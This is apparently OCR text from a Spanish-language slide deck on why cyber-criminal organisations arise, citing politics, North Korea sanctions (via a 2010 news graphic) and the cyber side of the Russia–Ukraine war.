
NOS ENFRENTABAMOS A CIBER EJERCITOS…

¿POR QUE SE CREA UNA ORGANIZACION CIBER CRIMINAL?

- POLÍTICA

¿POR QUE SE CREA UNA ORGANIZACION CIBER CRIMINAL?

- SANCIONES ECONOMICAS



Tracking sanctions against North Korea

The U.S. will impose new sanctions on North Korea, targeting that nation's sale and purchase of arms and importing of luxury goods. Sanctions now in force:

U.N. Security Council

July 2006 • Bans trade of material, technology and financial resources that the North could use for weapons of mass destruction

Oct. 2006 • Imposes arms, financial sanctions; bans sale of luxury goods to the North

June 2009 • Allows inspection of cargo to and from North; blacklists firms, individuals believed to be involved in nuclear production

United States

Since 1950 • Various levels of bans on exports to the North

Today • Bans transactions by U.S. firms with N.K. banks and trading companies; approval needed to import goods made in the North

Japan


April 2010 • Renewed ban on trade with the North; prohibits port calls by N.K. ships; limits remittances to the North

Source: U.S. Treasury, United Nations, Arms Control Association, Reuters
Graphic: Pat Carr

© 2010 MCT

¿POR QUE SE CREA UNA ORGANIZACION CIBER CRIMINAL?

- GUERRA




THE SURVIVAL EDITORS' BLOG | *6th October 2022*


The Cyber Dimension of the Russia–Ukraine War

Although the Russia–Ukraine war of 2022 has raised questions about the utility of cyber operations in war, it still provides valuable insight into what the cyber dimension of a modern war might look like.


¿QUIÉNES SON LOS AGENTES DE AMENAZA?



